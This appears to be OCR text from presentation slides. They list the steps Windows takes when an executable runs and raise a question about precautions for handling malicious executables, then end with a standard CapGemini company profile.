
What Happens When .exe is Run?

4. Process object creation
5. .exe is loaded into process memory.
6. Permissions are assigned
7. Dependent DLLs are loaded and mapped.

Locating .exe Files

What precautions must we take when dealing with malicious executables in the network environment?

Much like we did Malware Analysis.



Questions?

About CapGemini

A global leader in consulting, technology services and digital transformation, CapGemini is at the forefront of innovation to address the entire breadth of clients' opportunities in the evolving world of cloud, digital and platforms. Building on its strong 50-year heritage and deep industry-specific expertise, CapGemini enables organizations to realize their business ambitions through an array of services from strategy to operations. CapGemini is driven by the conviction that the business value of technology comes from and through people. It is a multicultural company of 200,000 team members in over 40 countries. The Group reported 2017 global revenues of EUR 12.8 billion.

Learn more about us at

www.capgemini.com

People matter, results count.